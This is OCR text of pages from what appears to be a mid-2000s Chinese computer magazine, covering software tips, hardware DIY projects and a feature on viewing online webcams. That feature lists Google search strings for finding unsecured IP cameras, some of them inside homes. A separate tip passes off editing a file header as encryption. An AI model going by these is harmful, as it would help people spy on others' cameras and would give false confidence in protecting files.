第二步：第一次登录相册时，上传专家会弹出一个“新建目录”对话框，在其中可以建立相片存储的文件夹，并设定该文件夹的权限(见图2)。如果你希望这个文件夹对网络上所有用户公开，可以选择“完全公开”；如果只是希望该相册被少数朋友分享，则可以在“需要密码认证”框内输入访问密码，同时将密码和相册地址告诉朋友。

第三步：设定好图片要上传的文件夹之后，就要选择需要上传的图片了。如果需要上传多张图片，请单击“选择

> **网易相册上传(下载)专家小档案**
>
> u软件版本：1.05　　软件大小：662KB
>
> u软件性质：免费软件　　适用平台：Windows 98/2000/XP
>
> u下载地址：http://www.onlinedown.net/soft/36621.htm
>
> u 软件备注：此软件非常“绿色”，下载后直接解压并运行其中的Photo163Up.exe即可。



图2

图片”按钮，打开文件　览对话框，选择多张要上传的图片(在选择图片时按住Ctrl键)，点击“打开”按钮。如果需要上传某文件夹中的所有图片，则请运行菜单“文件→添加文件夹”，并选择要上传的图片文件夹。

第四步：图片选择完毕后，在上传专家的主窗口左侧会以列表的形式来显示图片的具体信息，可以点击“图片预览”选项卡来预览图片。

第五步：在“线程”框中设置好上传图片所使用的线程数(如无特殊需要，强烈建议采用默认设置“2”)，单击“立即上传”按钮即可开始批量上传图片了。

3.常见问题解答

(1)为什么我无法创建新相册(提示未知错误)？

答：请先使用注册好的“网易通行证”在网易相册登录一次，第一次登录相册会提示填写相关资料后才能激活。

(2)为什么在Windows XP/2003下无法上传图片？

答：选择菜单“编辑→外观选择→标准界面”，再进行上传。

(3)如何获得已上传的图片的地址？

答：选择菜单“相册管理→管理相册”，在弹出的窗口中进入图片所在的远程文件夹，右击已上传的图片并在弹出菜单中选择“属性”，在“文件路径”中的即为该图片的地址。

(4)为什么上传图片失败？

答：每张图片必须小于2.5MB，且只能是JPEG或GIF文件。CF [YY31]

给你配上千里眼 坐在家里实时看天下 ★★★

绝对隐私！隐藏在互联网上的摄像头

■ 四川 飞翔

本文可以帮你学到

✔ 用搜索引擎找出互联网上的摄像头
✔ 告诉你网络摄像头的工作原理

现在，很多网友已经购买了好用又便宜的摄像头，可以和其他朋友进行视频聊天。不过，仅仅看到自己周围的人物有些单调，要是能看到世界各地的即时画面就好了。其实这并不难，Internet上有很多免费的摄像头(Webcam)等着你呢！

利用Google搜索隐秘视频

Google真的几近于无所不能，除可以用作强大的黑客工具外，还能用来搜索到成百上千未经加密的Webcam(网络摄像头)。只要在Google中搜索以下几个关键词中的任何一个:"inurl:"ViewerFrame?Mode="", "inurl:"MultiCameraFrame?Mode="", "intitlE:"Live View / - AXIS"", "inurl:"axis-cgi/mjpg"", "intext:"MOBOTIX M1" intext:"Open Menu"" 或者 "inurl:"view/index.shtml" " 等等，就可以发现非常多的在线视频(见图1)。不仅如此，已经有"乐于助人"者将这些结果都排列好了，大家可以直接到http://www.undertree.us/allcams.html中查看。




图1

神秘的摄像头来自哪里?

你可能会奇怪，这些视频都是哪里来的?为什么有人会把它们连接到互联网上?其实，这里也没有什么"不可告人"的秘密，这其中大部分都是安装在一些大厦顶端、公园、甚至家中的保安监视画面，只是连入互联网而已。这样，负责管理这些摄像头的用户就可以远程监控了。比如，在家里装上摄像头，上班时间就能在办公室查看家中状况，是否有小偷光顾等。这就好像现在国内一些大城市的主要路段都安装有摄像头，用来监控城市交通拥堵状况。因此从中并不能发现什么惊天的秘密，用来满足我们的好奇心或是看看外国的景色倒是不错。

你知道吗?

为什么Google的这些关键字能搜索到它们呢?

其实原理很简单，这些设在各地的摄像机在购买的时候都会附赠一套软件，提供将其发布到Internet的服务，而不同品牌的摄像机产生的URL虽然不同，但都有一定规律。比如输入"inurl:"ViewerFrame?Mode=""后搜索到的就是Panasonic(松下)网络摄像机拍摄的画面，输入"image?cachebust="搜索到的则是Camarades摄像机……

快来看看几个有意思的Webcam站点

1.日本某酒店的大堂，你可以通过页面左侧的按钮来指挥摄像机拍摄的角度，也可以设置画质、分辨率等，地址:http://lobby.yumemisaki.co.jp:8080/ViewerFrame?Mode=Motion。

2.最受欢迎的几个Webcam，大都设置在会议室、网吧、停车场，打开该页面后选择"Show Most Popular"，单击"Go!"即可。地址:http://www.opentopia.com/hiddencam.php。

3.该站点可以通过拍摄的场景和摄像机所在的国家来分类查找Webcam，比如你想看看美国某个风景区的即时画面就可以从这里找到。地址:http://www.onlinecamera.com/cgi-bin/find.cgi。

4.这里提供的全部是美国各地的交通路况即时查看，不过对国内的朋友来说，看看玩还是不错，地址:http://www.pinecam.com。

把Webcam设置成屏保

笔者在寻找这些神秘的Webcam时，偶然发现了一款非常有趣的软件——V-CamShow，它内置了很多Webcam，包括伦敦的大笨钟(Big Ben)、尼亚加拉瀑布(Niagara Falls)、巴拿马运河(Panama Canal)等世界著名景点，你不仅可以观看它，还能像看幻灯片(Slide Show)一样欣赏每个画面。如

果你兴致浓厚，干脆把 Webcam 设置成屏幕保护！

V-CamShow 小档案

u软件版本:1.4.0.0　　软件大小:460KB
u软件性质:免费软件　　运行平台:Windows 9X/ME/NT/2000/XP
u下载地址:http://virdi-software.com/vcamshow/vcams140.zip

软件不需要安装，直接运行即可，在“Webcams”标签中选择一个你想观赏的地点，右边能够看到该 Webcam 的相关信息，单击“Webcam image URL”后面的“Connect to this cam”按钮即可看到远程画面了(见图2)。单击“Start Slide Show”按钮，你可以以默认10秒的画面间隔时间来全屏欣赏




图 2

远程画面。切换到“Slide Show”标签，在“Slideshow interval”中可以设置刷新画面的时间间隔，勾选“Actual size (in window)”则在窗口中观看(见图3)。




图 3

小提示

如果你访问网络需要代理，则切换到“Webcam options”标签，勾选“Use proxy”并填写代理服务器的地址和端口号，“Http timeout (secs)”则填写连接超时的间隔时间。

怎么样？ Webcam 还是挺有意思的吧？其实你也可以把自己的摄像头画面发布到网页上去，而且使用方法并非你想像的那么复杂，具体操作大家可以参考本刊2004年第8期64页的《一分钟架设视频直播站》一文。

CF [YY32]

MP3搜索引擎航母系列

巧用试听避免下错歌

一搜
Yisou.com

“冷雨哪可忧，回头多少个秋，寻遍了却偏失去，没盼却在手……”犹记那一袭瘦瘦的身影，没有过多的修饰，却道尽了世间沧桑、人情冷暖。该来的始终会来，该去的始终要去，挥手间留不住一丝云彩。一生一世的承诺，抵不住一分钟的失误。

眉是位好女孩，纯朴、善良，犹如清澈的小溪不带一点凡世的泥尘。由于从农村长大，带着那么一点腆或者说是敌意的可爱的“自尊”，爱说“城里咋了？我们那……”。本来无事，城乡对比无休止的下去就出了事，每次都是小生投降，眉全面胜利才能完结。唉，那可爱又可气的小妹妹呀！


眉其实是懂上网的，只是不知道网上会有那么多不想见到的东西；小生本来也不是想让眉看这些，但在搜索引擎中查找歌曲结果一点链接到了黄色网站，真是有口说不清。

后来眉就离开了，原因很多，“小生下流”也是原因之一。听着象是天方夜谭，但生活在不同世界的人，如何在彼此的世界达成一座共识的桥呢？

痛，是很痛，但时间的转轮终让心灵的创口愈合，不能忘记的，只是这件事的本身，眉，一个美好的名字，也仅仅只是一个符号，没有任何意义。

也许是“一朝被蛇咬，十年怕井绳”的缘故，小生倒是养成了下歌前先预听一下的习惯，一是避免下到翻唱、同名歌、质量不好的歌，二是避免再出现类似的　　。

小生比较喜欢去的地方是一搜（mp3.yisou.com），这里的歌比较多，搜索结果也比较准确，基本上不会出现“找歌却找到其他东西”的现象。而且找到的歌都有“预听”功能。



朋友们笑小生有点神经质，小生只是笑笑。

打开心灵的枷锁，不是一定要说出来，要表现出来。但养成一个好的上网习惯并避免不必要的麻烦，是你我应该做到的。

(四川/小生)

打字员的新选择

文稿夹加装照明灯

★★

■福建　斯佳丽

经常进行文稿输入的用户，在工作中都有这样的体会，当双手在键盘上忙碌的时候，眼睛也没有闲着。虽说进入文稿输入已基本实现盲打，眼睛可以不看键盘，但是总得看原稿吧，还得不时光顾一下屏幕，看有没有打错的。因此，为了尽量减少眼睛的位移，避免脖子的移动，笔者在电脑城买了一个文稿夹。但如果遇到天气不好、光线不足时，得把眼睛凑上去才看得清。如果再增加个台灯就好了，可是电脑桌上已没有太多的地方，突然想到电脑城中有便携式笔记本USB照明灯出售，不妨将这种照明灯集成到文稿夹上，下面就跟笔者体验一下DIY的乐趣。

准备原料

这种USB照明灯的原理很简单，使用的是白光LED，再加个电阻就行了。考虑到文稿夹比较大，一个LED照明不能满足需要，因此，笔者购买了五只白光LED，价格也不贵，一般的是1元/个(不同的地方可能价格有所不同)。




图1

为了将这五个LED固定起来，笔者找了一小块万能实验板(见图1)。

还找了一个软盘外包装盒(见图2)，利用其塑料外壳做了一个灯罩。照明灯的电源由电脑USB接口供应，因此，还需要准备一根USB电源线，这个容易找吧，可以使用一些旧的打印机或扫描仪的USB数据线，实在找不到买一根新的USB延长线也不过三五块钱。再找一根铜质的双芯电源线，电话线也可以，主要用以固定LED。




图2

为了使用上的方便，易于控制，还需要增加一个开关(见图3)。

另外，还要准备一些常用的工具和材料，如电烙铁、焊锡丝、热熔胶、热缩管、细导线等。




图3

制作过程

材料准备好后，就可以动手了。

1.首先制作灯头，将五个LED依次插入万能实验板中(见图4)。实验板上已打好了孔，线路之间需要用导线搭焊，是电子爱好者的最佳选择。在插LED的时候要注意的是，间距要相等，LED是有极性的，接反的话可不会亮哦，为了焊接的方便，最好插的时候将LED的引脚放一致。LED的极性也是容易判断的，用万用表测电阻就可以了，如果嫌这样做太麻烦，还可以看LED的外观。如果是新买的，则管脚长的为正极，如果引脚被剪断了，还可以通过看LED管芯截面积来判断，截面积小的为正极。




图4

2.用电烙铁将插好的LED焊接在实验板上，每个LED引脚之间用细导线焊接好。找一个软盘包装盒做个灯罩。将包装盒剪下一块，然后根据LED的位置，用电烙铁在包装盒上钻几个孔(见图5)，将焊好LED的电路板塞进去(见图6)。




图5




图6

3.找来两根细导线，最好是不同颜色的，以便区分，将导线分别焊接在LED的引脚上。由于USB接口提供的电压是5V的，而LED的额定工作电压在4V左右，直接将LED接在USB口上，有可能因电压过高而导致LED损坏。因此，要想使用USB接口，还需要在电路中再增加一个限流分压电阻，以降低电压(见图7)。




图7

4.LED照明灯头做完了，在选择固定支架上笔者遇到了难题，本地并没有台灯专用的蛇形管出售，因此，笔者想到了一个替代的好办法。市售的双芯电源线，内芯有的是铝质的，有的是铜的，这两种金属的韧性不强，可以随意弯曲，是做支架的好材料。如果没有，也可以用电话线代替。根据灯与文稿夹的距离，剪下一截双芯导线，用小刀将之从中割开，在塑料壳上用电烙铁烫两个孔，将之从孔中穿过去，弯曲，再用热熔胶将粗导线粘在塑料壳上(见图8)。




图8

5.找一截直径相宜的热缩管(电子商店有售，加热后可以收缩，可以取代绝缘胶带)，将做支架的粗导线和连接LED的细导线穿过热缩管，再用电吹风或是电烙铁加热，使之收缩。这样就可以把所有导线固定好，而且从外表看也比较美观。下一步，将做好的照明灯头固定在文稿夹上。同样，将双芯粗导线用小刀从中分开，在文稿夹的顶部钻两个孔，将粗导线插入文稿夹中，弯曲，将小灯用热熔胶粘在文稿夹上(见图9、10)。




图9



图10

6.并不是任何时候都需要开灯的，因此，最好给照明灯做个开关。电子商店的微型开关很多，价格也很便宜。大家可以根据自己的喜好来决定。根据开关的大小，在文稿夹顶部空余的位置开口，将小开关固定在文稿夹上(见图11)。然后再将LED的电源线焊接在开关上，将之串接到电路中。




图11

7.找一根USB数据线或是延长线，保留其中的USB接口公头，将另一接口剪断。USB数据线内一般有四根导线，颜色分别为黑白绿红。其中黑线和红线为USB电源线，分别对应电源负极和正极(见图12)。由于只需要USB接口提供电源，因此，保留黑线和红线，绿线和白线最好将之剪掉，以免产生不必要的麻烦。将USB线中的黑线与红线与LED的电源线焊接了，注意正负极要一一对应哦。还应该用万用表检查一下，看是否存在短路或是脱焊等故障，试试开关是否接触良好等。




图12

8.至此，文稿夹照明灯制作成功。将USB线插入电脑上的USB接口内，开机，按下文稿夹上的电源开关，只见五个LED同时点亮，就像是五盏小灯，照射在文稿上(见图13)。如此亮度，光线再暗也不怕了。而且照明灯是"一"型设计，照明范围大，正好适合打字用。



图13

看了以上制作过程，是不是觉得这个制作比较简单，如果朋友们有时间的话，正好可以锻炼一下自己的动手能力，一个DIY高手的成长，就是需要敢想敢做的精神！本文只起一个抛砖引玉的作用，不同的情况，可以采用不同的方法，祝愿各位能够成功！

CF[YY33]

给 USB HUB 强身健体

★★★

■ 江苏　天师

现在使用USB接口的数码设备是越来越多，为了缓解USB接口紧张的问题，笔者购得一款一转四的USB HUB，用起来很方便，但在插接一些耗电量较大的设备时，有点力不从心的感觉，可能是USB接口供电不足而造成的。众所周知，主板集成的USB接口工作电压为5V，可以提供最大500mA的电流，而四个USB口如果同时使用，则每个USB接口分摊的电流就不足了。因此，就有必要增加USB接口的功率，不少报刊都有过相关的介绍，但需改动主板的USB接口，显得过于复杂。

如何利用简单的方法增加USB HUB的输出功率呢？笔者将购得的一转四USB HUB拆开，在电路板上发现了一处空的地方，上面有"EXT 5V"的字样（见图1），"EXT"应该是"扩展"这一词的缩写吧？看其焊点的形状，很象是随身听上常用的电源接口，是不是厂家为了节约成本，没有焊接扩展电源插座呢？将电路板翻转过来，查其走线，发现这几个焊点正好与USB接口的电源线相通，看来笔者的判断是正确的。一个电源插座不值几个钱，何不在电路板上焊接一个扩展电源插座，再购买一个外置电源，不就可以给USB HUB"强身健体"，增加其USB接口的功率了吗？



图1

从电子市场购得一个电源插座，在电路板上还留有滤波电容的位置，这是为了增加电源的稳定性而设置的，因此，再购一只220微法的滤波电容，两个元件加起来只有几角钱，如果家中有损坏的随身听，还可以从上面拆零件用，那就不花成本了。

为了防止电烙铁上产生的静电损坏电路板上的集成电路，将电烙铁加热后，断电利用余热焊接。电源插座的引脚是符合行业标准的，很容易焊接。而滤波电容是有极性的，要分清楚，好在电路板上都标有图示，按照其图示焊接就行了（见图2）。

原来的USB HUB外壳上并没有留有电源插孔，因此，焊接了扩展电源插座后，还得将外壳加工一下。用加热的电烙铁在外壳上相应位置烫个孔，再用小刀进行修整，然后找个电源插头测试一下，能顺利插进去就行了。




图2

到哪去选择合适的扩展电源呢？一些随身听上常用一种外置电源（十元线左右），尽量选择6V电压、输出电流大一些的。USB接口所用的电压为5V，因此，还得增加一个电压转换电路，增加一个7805稳压集成块就行了。将购得的电源线从中剪断，找出正负极，将7805加入电路中，引脚套上热缩管绝缘（见图3）。如果USB设备所需的电流较大，7805的发热量大，还可以在其背面增加一散热片。



图3

整个电路比较简单，经试用，安全可靠，以前不能使用的移动硬盘也照用不误，说明改造还是有效果的，以

CF [YY34]

教你正确清洁光盘

★

■ 北京　天马

光盘表面很容易沾上灰尘，导致播放CD时产生声音或者图像的跳跃，甚至无法完全播放。此时，你应该考虑清洁一下光盘了。你先准备一些较柔和的清洁剂或肥皂、清水、一块软布（在一些音乐制品商店可买到很便宜的垫布），清洁时应从盘的中心向外面擦拭，并且不要顺着存贮数据的轨道方向擦拭。与许多人想象的相反，CD盘实际上也很容易受损伤。所以在擦拭盘的表面时一定要非常小心，尤其要避免将指纹留在上面，千万不要使用家中常用的烈性清洁剂。清洁后，一定要记住将CD盘晾干，当然不能在阳光下曝晒。CF [YY35]

系统密技E卡通

让“剪贴板查看器”进驻控制面板

Windows剪贴板为我们在各个Windows程序间的信息交流提供了一个桥梁，但这部分数据一般情况下无法看到，通过剪贴板查看器(System32目录下的clipbrd.exe)就可看到当前剪贴板中的“新大陆”，为此当我们有需要时不要忘记它，可以将“剪贴板查看器”进驻控制面板，方法：将下列的内容保存为一个.REG文件，双击合并到注册表中即可(本技巧适用于Windows XP/2003)。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\CLSID\{4de05bc9-69f6-4bfc-8094-5e1069f2f51f}]
@="剪贴板查看器"
"InfoTip"="启动剪贴板查看器"
[HKEY_CLASSES_ROOT\CLSID\{4de05bc9-69f6-4bfc-8094-5e1069f2f51f}\DefaultIcon]
@="%SystemRoot%\\\\System32\\\clipbrd.exe,0"
[HKEY_CLASSES_ROOT\CLSID\{4de05bc9-69f6-4bfc-8094-5e1069f2f51f}\Shell\Open\command]
@="clipbrd.exe"
[HKEY_CLASSES_ROOT\CLSID\{4de05bc9-69f6-4bfc-8094-5e1069f2f51f}\ShellFolder]
"Attributes"=dword:00000030
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\NameSpace\{4de05bc9-69f6-4bfc-8094-5e1069f2f51f}]
@="Add Clipboard to the Control Panel"
```

(Limited)

系统密技E卡通

卸载无法卸载的WebFldrs

很多朋友反映系统程序列表中出现了一个未知的程序——WebFldrs XP，而自己从未安装过此类软件，很多朋友想要从系统中卸载此程序却发现无法正常卸载。其实，要卸载此程序需要用到一行命令(其中的路径请根据系统路径进行修改)。

```
msiexec /x C:\Windows\System32\webfldrs.msi
```

(熊猫盼盼)

系统密技E卡通

用IE也能解除右键屏蔽

Windows中自带的IE 览器仍然是使用人数最多的 览器之一，可是Maxthon、Green Browser等 览器所具有的解除右键屏蔽功能IE却没有实现。那么在IE中只能眼睁睁地为了个小小的屏蔽放弃了保存美图的机会。

(1)将鼠标指针移动到要储存的图片上，按住鼠标右键不放，当警告对话框出现后按下键盘上的回车键，对话框就会关闭。

(2)松开鼠标右键后，弹出菜单出现，这时就能使用“图片另存为”保存图片了。 (笨笨)

系统密技E卡通

进程信息就要看完全

我们通过系统自带的“任务管理器”可以查看当前系统中所有运行的程序的进程信息，但是却无法查看该程序的文件的具体路径等更详细的信息。难道真的必须下载其他第三方工具才能把系统进程看个通通透透吗？

(1)查看进程对应的程序文件路径：点击“开始→程序→附件→系统工具→系统信息”，选择左侧树状目录中的“软件环境→正在运行任务”即可看到进程文件的路径。

(2)查看已加载的模块：同样也在“系统信息”中，选择左侧树状目录中的“软件环境→加载的模块”。

(3)查看进程的PID：有些系统小工具在使用时会需要进程的PID，打开“任务管理器”的“进程”选项卡，选择菜单“查看→选择列”，在弹出窗口勾选“PID(进程标识符)”，点击“确定”即可。 (秦川小小牛)

系统密技E卡通

左撇子轻松复制粘贴

Windows的复制、粘贴的快捷键分别为Ctrl＋C和Ctrl＋V，这对于右手握鼠标、左手待命于键盘上的80％用户而言非常方便。但曾有个左撇子朋友问我，难道微软没有考虑到这剩下的20％的左撇子用户吗？系统自带的粘滞键功能大大方便了不少残疾朋友，没有理由不设置左撇子式的复制与粘贴快捷键啊！如果大家身边也有这样属于那20％的朋友，不妨郑重地告诉他们：当你左手使用鼠标时，用右手按Ctrl＋Insert组合键等同于Ctrl＋C（即复制），而Shift＋Insert则等同于Ctrl＋V（即粘贴）。 （牟晓东）

系统密技E卡通

MS-JVM轻松卸

很多Windows用户都有这样的疑惑：安装了SUN公司的Java Runtime之后，原来Windows自带的MS-JVM（微软公司提供的系统自带Java虚拟机）该如何删除？请教了网上的“大虾”之后，得知需要修改注册表、删除系统文件……繁琐的操作让很多对系统不甚熟悉的用户望而却步。其实微软官方已经提供了其自带的MS-JVM的卸载工具（下载地址：http://www.newhua.com/cfan/200504/unmsjvm.exe），下载解压后直接执行并选择同意协议就完成了卸载，并且无须重启即可生效。 （大蛇丸）

系统密技E卡通

多文件打开回车键有妙招

我们经常需要同时打开多个文件，这时高手的鼠标运用得纯熟与否就直接与打开文件的速度有直接关系了。可是打开文件真的需要如此狂点吗？其实用回车键就可以搞定：用鼠标框选要打开的文件(文件类型必须一致，比如都是TXT或都是BMP等)，按下键盘上的回车键，多个文件就自动同时打开了。 (丹丹)

CF [MJ01]

软件密技E卡通
技巧(J) 关于《轻松读懂生僻字》的补充

《电脑爱好者》2005年1期《轻松读懂生僻字》中提到输入生僻字的方法。本人看后再提供一些补充意见。

由于本人不会用五笔，有时候在一些没有微软拼音2003版等可以使用手写输入的电脑上，要输入就比较麻烦了，其实，如果安装了金山词霸，就可以使用其"附录"中的"部首检字表"轻松输入(见图)。由于本人经常使用，特推荐给大家。



(谈波顿)

软件密技E卡通
技巧(J) 恢复ACDSee中的默认窗格位置

不少人经常会不小心拖动ACDSee中的内部窗格，比如把"日历"选项卡拖出成为单独的窗格，这时如果想恢复就会很麻烦了。遇到这种情况你可以选择菜单中的"查看→重置版面"，这样，就可以将窗格的位置恢复为默认(本技巧在ACDSee 7.0中测试通过)。 (ABC)

软件密技E卡通
技巧(J) 关闭Sygate Personal Firewall的升级提醒

Sygate Personal Firewall是一款不错的防火墙软件，可是安装完成后，总是会弹出升级的提示，要去除这个提示很简单：选择菜单中的Tools→Options(工具→选项)，在弹出窗口中选择Updates(升级)标签，去除Automatically check for new versions(自动检查新版本)项的勾选即可。

软件密技E卡通
技巧(J) 用Nero兼职Ghost

Ghost可以将打包好的文件刻录到光盘中，而其实Nero也是有这个功能的，而且使用很简单，做个日常的硬盘备份还是很方便的，方法如下：选择菜单中的"刻录器→刻录硬盘驱动器备份"，然后按照向导进行刻录即可。如果需要恢复，只要用Nero BackItUp进行恢复即可。

软件密技E卡通
技巧(J) 在ACDSee中用等级排序

很多朋友利用ACDSee的分类功能，将图片分成了不同等级，如果想让照片按照等级进行排列，则可选择菜单中的"查看→排序→等级"就可以按等级进行排序了。

软件密技E卡通
技巧(J) 用网文快捕捕捉无广告的页面

很多朋友喜欢用网文快捕抓网页，但越来越多的网页嵌入了大量广告，不仅浪费硬盘空间，看着还让人心烦，其实对于这种情况，只要使用Ad Muncher这款广告屏蔽软件，将广告进行屏蔽，这样问题就能解决了，该软件的下载地址为http://www.onlinedown.net/soft/3731.htm。

软件密技E卡通
技巧(J) 设置WinDVD的抓图保存目录


WinDVD 6.0具有抓图功能，但很多人不清楚它保存图片的位置，其实它抓取的图片保存在C:\Documents and Settings\用户名\My Documents\InterVideo\WinDVD目录下，如果你需要修改，只要在WinDVD窗口中右击，选择"设置"项，然后修改"控制"面板下的"捕获/书签目录"项即可。

软件密技E卡通
技巧(J) UltraEdit巧设超级密码

每个人的爱机里总有几个文档、几张图片、几段视频是不想让别人看到的。于是费尽心思隐藏加密。时下流行的文件加密方法大都是设置密码，一般很容易破解，其实用UltraEdit就能实现简单的加密。

用UltraEdit打开一些非文档类的文件时，文件就会以十六进制显示，只要将窗口右侧ASCII码中，文件头的一个字母或数字进行修改(见图)，这个文件就不能打开了，不过图标是没有发生任何变化的。如果需要打开时，只需将改动部分恢复即可。

(liusucess)



修改一个RM文件

软件密技E卡通
技巧(J) 让Foobar 2000减少资源占用

Foobar 2000一直是以资源占用少被很多朋友所使用，但现在有很多朋友反应说它的资源占用并不少，其实，这主要是因为安装了过多插件所致。建议在安装时，只选几个插件，就可以减少资源占用了，这里为你推荐几个插件：FLAC、APE、MP3、MP2、WAV、CD，这样Foobar 2000既可以播放常见的音频文件，又可以减少资源占用。

CF [MJ02]

网络密技E卡通

技巧(J) QQ号码永不保存

QQ2004中增加了多种登录模式，方便我们在不同场合使用，在公共场所电脑上使用QQ时(如办公室多人合用一台电脑)，我们往往选择"网吧模式"，这样在退出QQ时选择"删除"则会删除自己的聊天记录。更重要的是自己的QQ号码不会保存在本地机器上，这样QQ号码就不会再出现在QQ的登录框中，以免被别人看到，胡乱加自己为好友。可是，一次次选择"网吧模式"，一次次退出时选择"删除"，真够麻烦的。想要找到一劳永逸的方法？在QQ安装目录下(一般为C:\Program Files\Tencent\ QQ)找到"LoginUinList.DAT"文件，右击选择"属性"，在属性对话框中勾选"只读"属性，这样QQ就无法将用户号码信息写入此文件了。OK，你的QQ号码再也不会出现在QQ登录框中了。 (木头人)

网络密技E卡通

技巧(J) Yahoo! ID巧查询

Yahoo!的1GB邮箱是全国较先推出的GB级邮箱，但当我们在注册新用户时，会发现由于Yahoo!的ID是一经注册，永不收回。因此，名称资源已经比较贫 了。我上次在注册时试了N*100多次也没有找到合适名字。其实，Yahoo!有一个ID Helper，通过它可以轻而易举地获取满足自己要求的Yahoo! ID。登录http://edit.bjs.yahoo.com/config/ID_check，在左侧三个文本框中输入你期望的ID组成部分，然后，就让Yahoo!为你挑选一个属于你的Yahoo! ID吧 (Tony)

网络密技E卡通

技巧(J) 从右键菜单把文件上传到QQ网络硬盘

QQ网络硬盘功能很实用，特别适合在两个地方使用电脑的用户(比如网吧和家中)传递文件，当然，也可以把文件共享给别人。经常使用网络硬盘的用户可能会注意到：有时在资源管理器中右键单击一个文件或文件夹后，鼠标右键中会多出一项"上传到QQ网络硬盘"(见图1)，点击后就能方便地传到QQ网络硬盘。但有时你会发现右键中这一项并不存在，是什么原因呢？原来，要使用此功能，必须在启动QQ之后，再按下面板左侧的网络硬盘标签(见图2)，鼠标右键菜单中才会出现相应选项。 (LX)



图1




图2

网络密技E卡通

技巧(J) 出门不用愁 快速查询火车车次和路线

坐火车出行第一件事就是确定该坐哪次列车，首先你可以通过http://www.5179.com/tr/chaxun1.htm、http://train.tielu.org/search_station.asp、http://www.036.com.cn/等网站在线查询。另外，也可以使用一些专门的软件，比如："极品时刻表"(下载地址：http://www.jpskb.com/down/jpskb.rar)。 (LD)

网络密技E卡通

技巧(J) 快速找出微软站点所下载文件的真实地址

